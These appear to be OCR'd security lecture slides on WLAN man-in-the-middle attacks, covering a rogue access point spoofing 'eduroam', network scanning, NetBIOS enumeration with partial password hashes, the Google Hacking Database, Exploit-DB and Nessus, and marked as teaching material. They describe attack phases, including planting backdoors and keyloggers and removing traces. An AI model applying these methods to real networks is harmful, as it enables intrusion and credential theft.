
WLAN– Transmission Medium

- A quick recap - NEW STUFF STARTS HERE:
  - Before we start – a quick recap on how WLAN works
- How does the scenario look like
  - cf. figure in RN-Lecture
- How is a connection established
  - cf. figure in book
  - Describe frames

WLAN-Man-in-the-middle

Lucy-Station
Computer with
WLAN-Interface

Example Penetration Tool



Scan Settings

□ Continuous


30 Seconds | Scan

Scan Results

SSID	MAC	Security	WPS	Channel	Signal
[redacted]	[redacted]	WPA2	no	6	-73
[redacted]	[redacted]				
[redacted]	[redacted]	Mixed WPA	yes	3	-92

Unassociated Clients

MAC
[redacted]
[redacted]
[redacted]
[redacted]
[redacted]
[redacted]
[redacted]
[redacted]
[redacted]




☑ Display Probes
☑ Display (De)Associations
□ Remove Duplicates

SSID: SSID
MAC: 00:11:22:33:44:55
Location:

Timestamp
Apr 24 12:31:35
Apr 24 12:31:37
Apr 24 12:31:57
Apr 24 12:31:57
Apr 24 12:32:04
Apr 24 12:32:04
Apr 24 12:32:10
Apr 24 12:32:18

MAC	SSID
a0:cb:fd:c8:ee:e4	Vida Pura
9e:77:2c:3a:43:4f	CoffeeFellows
9e:77:2c:3a:43:4f	CoffeeFellows
00:19:86:51:30:77	Nexus1
6c:ab:31:2b:a6:e3	Nexus1
6c:ab:31:2b:a6:e3	Nexus1
00:19:86:51:30:77	Nexus1
6c:ab:31:2b:a6:e3	



Route

```
Kernel IP routing table
Destination     Gateway
default         172.16.4
172.16.42.0     *
```

Default Route: 172.16.42.42

"eduroam" was previously joined as WPA2 Enterprise, not Open.

Are you sure you want to join this network?

Access Points

Access Point Channel: 11

Open AP SSID: eduroam

Hide Open AP: ☐

WiFi Client Mod

Interface

SSID

IP

Break-in


Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzwecke) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.

- **Weak spot:** Router / proxy / computer / services in the network & weak passwords / poor and faulty security mechanisms
- **Attack scenarios**
  - *Hostscanning:* Which computer / router / proxy exist in close proximity of the target (broadcasts, routing list, traffic, sniffing, DNSpredict/Google)?
    → List of target systems
  - *Scanning the target system:* Type of system (by means of fingerprints, traffic analysis, Google, whois, etc.), which services (IP/TCP/UDP) are available / vulnerable (Portscanning & ICMP etc.)
  - *Attack:* Exploiting bugs, backdoors, exploits, password scanners / lists, dropper, GoogleHackingDB
  - *Successful breach*:
    - read password lists, install droppers, backdoors, keyloggers, Proxy Monitor, Rootkit, etc.
    - start attacks from the compromised system
    - remove traces

Break-in - Examples

Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzwecke) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.

- Examples:
  - GHDB: Default SSID and password of WIFI routers
  - NBTEnum: search for other Windows systems
  - Network Monitors: Traffic analysis (eg. TTL field observations) with respect to transparent bridges or dangers arising from IDS (not to attract attention)



User Name	L...	< 8	N...	LM Hash	NT H
Administrator				720778...	46DA
ASPNET				9E4698...	C112
gaedke				720778...	46DA
Guest	*...	*	*...	AAD3B4...	31D6
HelpAssistant				209D5A...	10B3
IUSR_WLAN				7B9EF6...	4BAE
IWAM_WLAN				D820D3...	E4DA
SUPPORT_388	*	*		AAD3B4	8556

IP range to scan
from: 192.168.0.1
to: 192.168.0.254
Your local ip: 192.168.0.100
☑ [1...254]


```
192.168.0.100 [WLAN]
  NetBIOS Names (6)
  Username: (No one logged on)
  Domain: NET42
  MAC: 00-0e-35-6b-ca-48
  Round Trip Time (RTT): 0 ms - Time To Live (TTL): 128
```

```
Scanning from: 192.168.0.1
to: 192.168.0.254
Ready!
```

Web-based Attacks: GHDB

Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzwecke) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.

- Exploit is known… and possibly even the corresponding targets, thanks to search engines…
- Example: Google Hacking Database



Welcome to the Google Hacking Database (GHDB)!

We call them 'googledorks': Inept or foolish people as revealed by Google. Whatever you call these fools, you've found the center of the Google Hacking Universe! Stop by our forums to see where the magic happens!

Advisories and Vulnerabilities (215 entries)
These searches locate vulnerable servers. These searches are often generated from various security advisory posts, and in many cases are product or version-specific.

Error Messages (68 entries)
Really retarded error messages that say WAY too much!

Files containing juicy info (230 entries)
No usernames or passwords, but interesting stuff none the less.

Files containing passwords (135 entries)
PASSWORDS, for the LOVE OF GOD!!! Google found PASSWORDS!

Files containing usernames (15 entries)
These files contain usernames, but no passwords... Still, google finding usernames on a web site..


Footholds (21 entries)
Examples of queries that can help a hacker gain a foothold into a web server

Pages containing login portals (232 entries)
These are login pages for various services. Consider them the front door of a website's more sensitive functions.

Web-based Attacks: Other DBs

Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzwecke) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.

- There are plenty of other databases where attackers might get user ids, passwords and other identity properties from



List of Leaked Passwords

Ratings: ★★★★★ (0) | Views: 379 | Likes: 0

Published by Marquise Rosier

This can be used in Tandem with Airmon-ng / Aircrack-ng especially with WPA PSK type passwords.

See More

www.exploit-db.com

fb
https://www.facebook.com/

Currently Archiving 29243 Exploits

Updated (CVE And Archive): Mon Apr 21 2014

Then register for our online training courses today!

OFFENSIVE® security

The Exploit Database

The Exploit Database (EDB) - an ultimate archive of exploits and vulnerable software. A great resource for penetration testers, vulnerability researchers, and security addicts alike. Our aim is to collect exploits from submittals and mailing lists and concentrate them in one, easy to navigate database.


Remote Exploits

Date	D	A	V	Description		Plat.	Author
2014-04-21	⬇	-	✓	Adobe Flash Player Regular Expression Heap Overflow	12	windows	metasploit

Break-in via Exploit

Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzwecke) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.

- Break-in toolkits
  - Is often a security toolkit as well
  - Check known exploits
  - Simplify / automate attacks
  - Problem: Zero-Day Exploits



Global configuration parameters for Nessus

☑ Safe Check

Max number of hosts: 20

Max number of security checks: 4

Checks read timeout (in seconds): 5

Plugins timeout (in seconds): 120

Report verbosity: Normal

Report paranoia: Normal

Port range to scan: default

